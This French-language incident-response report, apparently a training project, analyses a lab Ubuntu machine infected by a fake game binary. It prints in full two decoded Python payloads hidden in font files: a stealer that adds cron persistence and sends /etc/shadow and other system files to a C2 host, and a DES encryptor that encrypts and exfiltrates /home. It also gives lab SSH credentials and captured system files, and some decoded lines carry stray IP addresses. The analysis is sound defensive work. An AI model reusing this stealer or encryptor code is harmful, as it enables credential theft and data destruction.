

Proof Of Concept

Networking

Sommaire :

I. Introduction

- Contexte de la mission
- Objectifs et instructions

II. Recherche de la source de l'attaque

- Identification du processus ou du fichier à l'origine des requêtes malveillantes

III. Analyse et vérification des conséquences du logiciel malveillant

- Compréhension du fonctionnement du logiciel malveillant et
Identification des fichiers volés, cryptés ou supprimés

IV. Procédure de remédiation de la machine

- Suggestion de remédiation

I. Introduction :

Contexte de la mission

Miracle, une grande entreprise de technologie, suspecte une violation de sécurité sur ses systèmes et a besoin d'une équipe d'experts en réseau pour enquêter.

Ils nous ont donné accès à une machine via SSH pour identifier l'origine des requêtes malveillantes et comprendre comment la machine a été compromise. Notre mission consiste à trouver le processus ou le fichier à l'origine de l'attaque, à comprendre le fonctionnement du logiciel malveillant et à vérifier si des fichiers ont été volés, chiffrés ou supprimés.

Nous fournirons une procédure de remédiation pour aider les administrateurs système de Miracle à réparer la machine.

```
$ ssh tserge@10.10.2.16
```

Mot de passe : Miracle2022

Objectifs et instructions

Les objectifs sont :

- Trouver à partir de quel processus ou fichier les requêtes malveillantes émanent.
- Découvrir ce que fait le logiciel malveillant.
- Déterminer si des fichiers ont été volés, chiffrés ou supprimés et lesquels.
- Proposer une remédiation.

II. Recherche de la source de l'attaque

Identification du processus ou du fichier à l'origine des requêtes malveillantes

En se connectant depuis l'utilisateur tserge, on se rend dans le répertoire Downloads on aperçoit un fichier suspect exécutable.

```
tserge@ubuntu-tserge:~/Downloads$ ls
COMPANIES_IBAN.csv  pubg_linux
tserge@ubuntu-tserge:~/Downloads$ file pubg_linux
pubg_linux: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=91e7bf0aba8f9c0aff8b3220cf672b062f9d9ee9, for GNU/Linux 3.2.0, with debug_info, not stripped
```

Le fichier pubg_linux est un exécutable, il porte un nom trompeur “pubg” quoi est un jeu de tir, tserge a dû penser que c’était le jeu et il l’a téléchargé.

On va essayer d’examiner ce que le fichier ELF (Executable Linkable Format) fait.

Avec la commande suivante :

Strings pubg_linux | grep “malware”

```
tserge@ubuntu-tserge:~/Downloads$ strings pubg_linux | grep "malware"
malware.36e96cf4-cgu.0 s on wire (1064 bits), 233 bytes captured (
malware.36e96cf4-cgu.1 re v1
malware.36e96cf4-cgu.10 version 4, Src: 10.10.2.16, Dst: 10.10.2.20
malware.36e96cf4-cgu.11 ol Protocol, Src Port: 41142, Dst Port: 110
malware.36e96cf4-cgu.12
malware.36e96cf4-cgu.13 36ld.ttf HTTP/1.1\r\n
malware.36e96cf4-cgu.15
_ZN7malware4main17h6077be709c5e03e0E
malware.36e96cf4-cgu.3 ion-requests/2.22.0\r\n
malware.36e96cf4-cgu.4 gzip, deflate\r\n
malware.36e96cf4-cgu.5
malware.36e96cf4-cgu.6 p-alive\r\n
malware.36e96cf4-cgu.7
malware.36e96cf4-cgu.9
malware.36e96cf4-cgu.14
malware.36e96cf4-cgu.2
malware.36e96cf4-cgu.8
```

La commande "strings" extrait toutes les chaînes de caractères lisibles à partir d'un fichier binaire.

La commande "grep" est un utilitaire de recherche de texte qui permet de filtrer les lignes d'un fichier qui correspondent à un motif spécifié.

On peut voir que le mot malware ressort souvent du fichier.

On va continuer à investiguer avec la commande :

Strings pubg_linux | grep "ComicSans"

```
serge@ubuntu-tserge:~/Downloads$ strings pubg_linux | grep "ComicSans"
build/rustc-JxKrF0/rustc-1.65.0+dfsg0ubuntu1~llvm2/library/std/src/io/mod.rsfailed to write whole bufferformatter errorc
lled `Result::unwrap()` on an `Err` valuehttp://10.10.2.200:110/fonts/ComicSans.ttfsrc/main.rsfailed to create filefaile
to copy contentpython3-cimport base64;exec(base64.b64decode(open('/usr/share/fonts/truetype/ComicSans.ttf').read()))Som
thing went wrong/usr/share/fonts/truetype/ComicSans.ttfcalled `Option::unwrap()` on a `None` value/root/.cargo/registry/
rc/github.com-1ecc6299db9ec823/tokio-1.21.2/src/sync/mpsc/list.rs
```

Nous allons revoir ce qu'est le fichier ComicSans prochainement, on aperçoit également une adresse IP 10.10.2.200:110.

```
tserge@ubuntu-tserge:~/Downloads$ strings pubg_linux | grep "10.10.2.200"
tserge@ubuntu-tserge:~/Downloads$ strings pubg_linux | grep "10.10.2.200"
/build/rustc-JxKrF0/rustc-1.65.0+dfsg0ubuntu1~llvm2/library/std/src/io/mod.rsfailed to write whole bufferformatter e
rrorcalled `Result::unwrap()` on an `Err` valuehttp://10.10.2.200:110/fonts/ComicSans.ttfsrc/main.rsfailed to create
filefailed to copy contentpython3-cimport base64;exec(base64.b64decode(open('/usr/share/fonts/truetype/ComicSans.tt
f').read()))Something went wrong/usr/share/fonts/truetype/ComicSans.ttfcalled `Option::unwrap()` on a `None` value/r
oot/.cargo/registry/src/github.com-1ecc6299db9ec823/tokio-1.21.2/src/sync/mpsc/list.rs
tserge@ubuntu-tserge:~/Downloads$
```

On peut dire que ce fichier est malveillant et effectue des actions non autorisées.

III. Analyse et vérification des conséquences du logiciel malveillant

Compréhension du fonctionnement du logiciel malveillant et Identification des fichiers volés, cryptés ou supprimés

Depuis le répertoire de tserge on va faire une capture de paquets réseau échangés entre la machine locale et distante avec la commande :

`Sudo tcpdump -i any -c 100 host 10.10.2.16 -w capture4.pcap`


Sudo: est une commande qui permet d'exécuter une autre commande en tant qu'utilisateur "root" ou avec les privilèges d'administration.

-i any : pour spécifier l'interface réseau à utiliser pour la capture.

-c 100 : pour spécifier le nombre maximal de paquets à capturer.

host 10.10.2.16 : pour spécifier l'adresse IP de la machine distante dont on veut capturer les paquets.

-w capture4.pcap : pour spécifier le nom du fichier dans lequel les paquets capturés seront enregistrés.



```
tserge@ubuntu-tserge:/tmp$ sudo tcpdump -i any -c 100 host 10.10.2.16 -w capture4.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
100 packets captured
104 packets received by filter
0 packets dropped by kernel
```

On va reprendre la capture et l'envoyer dans notre machine locale.



```
(kali@kali)-[~/Desktop/JEDHA/Projet2FS]
$ scp tserge@10.10.2.16:/tmp/capture4.pcap .
tserge@10.10.2.16's password:
capture4.pcap 100% 23KB 1.3MB/s 00:00
```

On ouvre la capture avec Wireshark qui est un logiciel d'analyse de trafic réseau, il est utilisé pour capturer, visualiser et analyser le trafic réseau en temps réel ou à partir de fichiers de capture de paquets préalablement enregistrés.

Voilà ce que ça donne

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.2.16	10.10.0.26	SSH	112	Server: Encrypted packet (len=44)
2	0.000109	10.10.2.16	10.10.0.26	SSH	184	Server: Encrypted packet (len=116)
3	0.000174	10.10.2.16	10.10.0.26	SSH	104	Server: Encrypted packet (len=36)
4	0.019109	10.10.0.26	10.10.2.16	TCP	68	39892 → 22 [ACK] Seq=1 Ack=45 Win=502 Len=0 TSval=4087962303 TSecr=2215217568
5	0.019133	10.10.0.26	10.10.2.16	TCP	68	39892 → 22 [ACK] Seq=1 Ack=161 Win=502 Len=0 TSval=4087962303 TSecr=2215217568
6	0.019137	10.10.0.26	10.10.2.16	TCP	68	39892 → 22 [ACK] Seq=1 Ack=197 Win=502 Len=0 TSval=4087962303 TSecr=2215217569
7	2.556394	10.10.2.16	10.10.2.200	TCP	76	41120 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2401814412 TSecr=0
8	2.556476	10.10.2.200	10.10.2.16	TCP	76	110 → 41120 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3157639885 TSecr=2401814412
9	2.556492	10.10.2.16	10.10.2.200	TCP	68	41120 → 110 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2401814412 TSecr=3157639883
10	2.557038	10.10.2.16	10.10.2.200	POP	141	C: GET /fonts/ComicSans.ttf HTTP/1.1
11	2.557069	10.10.2.200	10.10.2.16	TCP	68	110 → 41120 [ACK] Seq=1 Ack=74 Win=65152 Len=0 TSval=3157639883 TSecr=2401814412
12	2.558185	10.10.2.200	10.10.2.16	POP/IMF	243	(text/html)
13	2.558218	10.10.2.200	10.10.2.16	POP/IMF	1516	aw1wb3J0IGluc3Bly3QKaW1wb3J0IHJlcXVlc3RzCmltcG9ydCBzeXMKZnJvbSBvcy5wYXRoIGltcG9ydCBpc
14	2.558301	10.10.2.200	10.10.2.16	POP/IMF	112	PT0gIl9fbWVpbW9fIjoKICAgIGV4aXQobWVpbGpKQo=
15	2.558398	10.10.2.16	10.10.2.200	TCP	68	41120 → 110 [ACK] Seq=74 Ack=176 Win=64128 Len=0 TSval=2401814414 TSecr=3157639885
16	2.558421	10.10.2.16	10.10.2.200	TCP	68	41120 → 110 [ACK] Seq=74 Ack=1624 Win=62720 Len=0 TSval=2401814414 TSecr=3157639885
17	2.558482	10.10.2.16	10.10.2.200	TCP	68	41120 → 110 [FIN, ACK] Seq=74 Ack=1669 Win=64128 Len=0 TSval=2401814414 TSecr=3157639885
18	2.558509	10.10.2.200	10.10.2.16	TCP	68	110 → 41120 [ACK] Seq=1669 Ack=75 Win=65152 Len=0 TSval=3157639885 TSecr=2401814414
19	3.025515	10.10.2.16	10.10.2.200	TCP	76	41132 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2401814881 TSecr=0
20	3.025594	10.10.2.200	10.10.2.16	TCP	76	110 → 41132 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3157640352 TSecr=2401814881
21	3.025608	10.10.2.16	10.10.2.200	TCP	68	41132 → 110 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2401814881 TSecr=3157640352
22	3.034225	10.10.2.16	10.10.2.200	POP	233	C: GET /fonts/ComicSans.ttf HTTP/1.1

<p>Frame 9: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)</p> <p>Linux cooked capture v1</p> <p>Internet Protocol Version 4, Src: 10.10.2.16, Dst: 10.10.2.200</p> <p>Transmission Control Protocol, Src Port: 41120, Dst Port: 110, Seq: 1, Ack: 1, Len: 0</p>	<pre> 0000 00 04 00 01 00 06 02 42 0a 0a 02 10 00 00 08 00 .. 0010 45 00 00 34 4d 36 40 00 40 06 d4 a2 0a 0a 02 10 E 0020 0a 0a 02 c8 a0 a0 00 6e b2 d2 8e 1a 5b cb 56 57 .. 0030 80 10 01 f6 19 12 00 00 01 01 08 0a 8f 28 c7 8c .. 0040 bc 35 c2 cb </pre>
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

On peut voir énormément de paquet circulaît, nous allons nous intéresser que sur quelques-unes.

Nous allons commencer par le début la connexion entre 2 hôtes.

Les 2 hôtes sont :

10.10.2.16 : tserge

10.10.2.200 : Attaquant

7 2.556394	10.10.2.16	10.10.2.200	TCP	76 41120 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=1
8 2.556476	10.10.2.200	10.10.2.16	TCP	76 110 → 41120 [SYN, ACK] Seq=0 Ack=1 Win=65160
9 2.556492	10.10.2.16	10.10.2.200	TCP	68 41120 → 110 [ACK] Seq=1 Ack=1 Win=64256 Len=0

Ici on voit une connexion three way handshake du protocole TCP :

1. Le 10.10.2.16 envoie un paquet **SYN** (synchronize) au serveur pour demander une connexion.
2. Ensuite le 10.10.2.200 répond avec un paquet **SYN ACK** (synchronize acknowledgment), qui signifie qu'il a reçu la demande de connexion et qu'il est prêt à établir une connexion.
3. Le 10.10.2.16 répond avec un paquet **ACK** (acknowledgment), qui signifie qu'il a bien reçu la réponse du 10.10.2.200 et que la connexion est établie.

On va identifier qui est 10.10.2.200 avec l'outil nmap qui permet de scanner des ports utilisés pour découvrir des hôtes et des services sur un réseau informatique.

```
└─$ nmap 10.10.2.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-1
Nmap scan report for 10.10.2.200
Host is up (0.028s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
110/tcp   open  pop3
```

On peut voir que le 10.10.2.200 au port 110 utilise le protocole pop3 qui est un service de courrier électronique utilisé pour récupérer les mails à partir d'un serveur de messagerie.

Dans les paquets on peut apercevoir 2 fichiers téléchargés depuis le 10.10.2.200:110 qui sont :

ComicSans.ttf et ArialBold.ttf


```

(kali@kali)~[~/Desktop/JEDHA/Projet2FS]
$ base64 -d Comicttf
import inspect
import requests
import sys
from os.path import isfile

EXEC_LINE="/usr/bin/python3 -c 'import base64;exec(base64.b64decode(open(\"/usr/share/fonts/truetype/ComicSans.ttf\").read()))'"
C2="http://10.10.2.200:110"

def persist():
    if not isfile("/etc/cron.d/hostname"):
        with open("/etc/cron.d/hostname", 'a+') as f:
            f.write( ' * * * * %s' %EXEC_LINE)

def stealer():
    files = [ "/etc/passwd", "/etc/shadow", "/etc/crontab", "/etc/ssh/ssh_config" ]
    for e in files:
        try:
            with open(e) as f:
                requests.post(C2+"/exfil", data=f.read())
        except Exception as e:
            print(e)

def stage2():
    st2 = requests.get(C2+"/fonts/ArialBold.ttf")
    with open("/usr/share/fonts/truetype/ArialBold.ttf", "a+") as f:
        f.write(st2.text)
    return

def stage1():
    st1 = requests.get(C2+"/fonts/ComicSans.ttf")
    with open("/usr/share/fonts/truetype/ComicSans.ttf", "a+") as f:
        f.write(st1.text)
    return

def main():
    persist()
    stage1()
    stage2()
    stealer()

if __name__ == "__main__":
    exit(main())

```

On peut voir que c'est un script python qui :

1. Il crée une tâche cron (planification de tâches sur un système Linux) qui exécute un autre script Python toutes les minutes. Ce script est encodé en base64 et est téléchargé à partir du serveur 10.10.2.200:110
2. Il télécharge deux fichiers de police de caractères TrueType (Comic Sans et Arial Bold) depuis 10.10.2.200:110
3. Il télécharge également des fichiers importants tels que "/etc/passwd", "/etc/shadow", "/etc/crontab" et "/etc/ssh/ssh_config" depuis le système cible.
4. Il envoie les fichiers téléchargés au serveur 10.10.2.200

Dans les paquets Wireshark on voit bien qu'il vole les fichiers etc/passwd ; etc/crontab et sshd_config puis l'envoie au serveur distant qui est l'attaquant 10.10.2.200

Ici la capture etc/passwd

45	3.071876	10.10.2.16	10.10.2.200	TCP	68 41146 → 110 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2401814927 TSev=
46	3.071918	10.10.2.16	10.10.2.200	POP	242 C: POST /exfil HTTP/1.1
47	3.071936	10.10.2.200	10.10.2.16	TCP	68 110 → 41146 [ACK] Seq=1 Ack=175 Win=65024 Len=0 TSval=3157640398 TSev=
48	3.071950	10.10.2.16	10.10.2.200	POP	1440 C: root:x:0:0:root:/root:/bin/bash
49	3.071965	10.10.2.200	10.10.2.16	TCP	68 110 → 41146 [ACK] Seq=1 Ack=1547 Win=64128 Len=0 TSval=3157640398 TSev=
50	3.075002	10.10.2.200	10.10.2.16	POP/IMF	240 (text/html)
51	3.075011	10.10.2.16	10.10.2.200	TCP	68 41146 → 110 [ACK] Seq=1547 Ack=173 Win=64128 Len=0 TSval=2401814930 TSev=
52	3.075044	10.10.2.200	10.10.2.16	POP/IMF	70 OK

```

POST /exfil HTTP/1.1
Host: 10.10.2.200:110
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 1372

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:106::/nonexistent:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
tserge:x:1000:1000::/home/tserge:/bin/bash
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.9.15
Date: Fri, 14 Apr 2023 08:59:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2
Connection: close

OK

```

Ici la capture etc/crontab

60	3.076846	10.10.2.16	10.10.2.200	POP	242 C: POST /exfil HTTP/1.1
61	3.076869	10.10.2.200	10.10.2.16	TCP	68 110 → 41148 [ACK] Seq=1 Ack=175 Win=65024 Len=0 TSv
62	3.076895	10.10.2.16	10.10.2.200	POP	1110 C: # /etc/crontab: system-wide crontab
63	3.076910	10.10.2.200	10.10.2.16	TCP	68 110 → 41148 [ACK] Seq=1 Ack=1217 Win=64128 Len=0 TS
64	3.078783	10.10.2.200	10.10.2.16	POP/IMF	240 (text/html)
65	3.078793	10.10.2.16	10.10.2.200	TCP	68 41148 → 110 [ACK] Seq=1217 Ack=173 Win=64128 Len=0
66	3.078828	10.10.2.200	10.10.2.16	POP/IMF	70 OK

```

POST /exfil HTTP/1.1
Host: 10.10.2.200:110
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 1042

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.9.15
Date: Fri, 14 Apr 2023 08:59:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2
Connection: close

OK

```

Ici la capture sshd_config

74	3.087770	10.10.2.16	10.10.2.200	POP	242 C: POST /exfil HTTP/1.1
75	3.087785	10.10.2.200	10.10.2.16	TCP	68 110 → 41158 [ACK] Seq=1 Ack=175 Win=65024 Len=
76	3.087800	10.10.2.16	10.10.2.200	POP	3357 C: #\t\$OpenBSD: sshd_config,v 1.103 2018/04/09
77	3.087815	10.10.2.200	10.10.2.16	TCP	68 110 → 41158 [ACK] Seq=1 Ack=3464 Win=63232 Len=
78	3.088769	10.10.2.200	10.10.2.16	POP/IMF	240 (text/html)
79	3.088783	10.10.2.16	10.10.2.200	TCP	68 41158 → 110 [ACK] Seq=3464 Ack=173 Win=64128 L
80	3.088816	10.10.2.200	10.10.2.16	POP/IMF	70 OK
81	3.088820	10.10.2.16	10.10.2.200	TCP	68 41158 → 110 [ACK] Seq=3464 Ack=175 Win=64128 L

```

POST /exfil HTTP/1.1
Host: 10.10.2.200:110
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 3289

# $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.
# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin
# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password

```

On peut conclure que 3 fichiers ont été volés depuis le script Comics et de plus il télécharge un autre script qui est ArialBold.ttf

Pour ArialBold.ttf :

Depuis Wireshark on peut voir que ArialBold.ttf vient aussi du serveur distant de l'attaquant 10.10.2.200 qui a été télécharger par tserge

34	3.055725	10.10.2.16	10.10.2.200	POP	233 C: GET /fonts/ArialBold.ttf HTTP/1.1
35	3.055741	10.10.2.200	10.10.2.16	TCP	68 110 → 41142 [ACK] Seq=1 Ack=166 Win=65024 Len=0 TSval=31576
36	3.067132	10.10.2.200	10.10.2.16	POP/IMF	243 (text/html)
37	3.067144	10.10.2.16	10.10.2.200	TCP	68 41142 → 110 [ACK] Seq=166 Ack=176 Win=64128 Len=0 TSval=246
38	3.067181	10.10.2.200	10.10.2.16	POP/IMF	1424 IyEvdXNyL2Jpbj9lbnYgcHlyaG9uMwoKaw1wb3J0IGluc3Bly3QKaw1wb3J0
39	3.067186	10.10.2.16	10.10.2.200	TCP	68 41142 → 110 [ACK] Seq=166 Ack=1532 Win=64128 Len=0 TSval=24

Le contenu est encodé en base64.

```
GET /fonts/ArialBold.ttf HTTP/1.1
Host: 10.10.2.200:110
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.9.15
Date: Fri, 14 Apr 2023 08:59:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1356
Connection: close
```

[illegible]

On décode en base64.

```
$ base64 -d Arial.ttf 10.10.2.200 10.10.2.16
#!/usr/bin/env python3 10.10.2.16 10.10.2.200
import inspect 10.10.2.200 10.10.2.16
import requests 10.10.2.16 10.10.2.200
import sys 10.10.2.200 10.10.2.16
from os import listdir, path 10.10.2.16 10.10.2.200
from Crypto.Cipher import DES 10.10.2.200 10.10.2.16
from Crypto.Util.Padding import pad

C2 = "http://10.10.2.200:110"
KEY = b"11111111"
DES = DES.new(KEY, DES.MODE_ECB)
BLOCK_SIZE=64

def encrypt_file(filepath):
    print(filepath)
    with open(filepath) as f:
        try:
            padded_text = pad(f.read().encode('UTF-8'), BLOCK_SIZE)
            encrypted_text = DES.encrypt(padded_text)
            r = requests.post(C2+"/exfil", data=encrypted_text)
            with open(filepath, "wb") as w:
                w.write(encrypted_text)
        except Exception as e:
            print(e)

def encrypt(start_dir="/home"):
    for f in listdir(start_dir):
        if path.isdir(path.join(start_dir, f)):
            encrypt(path.join(start_dir, f))
        elif path.isfile(path.join(start_dir, f)):
            encrypt_file(path.join(start_dir, f))

def main():
    encrypt()

if __name__ == "__main__":
    exit(main())
```

C'est un script Python qui chiffre tous les fichiers trouvés dans le répertoire /home et ses sous-répertoires à l'aide de l'algorithme de chiffrement DES.

On en conclut qu'on a identifié et analysés les 2 fichiers malveillant ComicSans.ttf et ArialBold.ttf.

IV. Procédure de remédiation de la machine

Suggestion de remédiation

Pour ma suggestion de remédiation :

- Je recommande d'arrêter immédiatement l'exécution du fichier, de déconnecter la machine du réseau internet.
- De changer tous les mots de passe associés aux fichiers volés et d'instaurer une politique d'autorisation pour télécharger des fichiers exécutables à partir des sources non fiables ou inconnues à l'avenir.
- D'éviter de télécharger des fichiers exécutables à partir de sources non fiables ou inconnues et d'effectuer régulièrement des sauvegardes de tous les fichiers importants pour pouvoir les restaurer en cas de problème.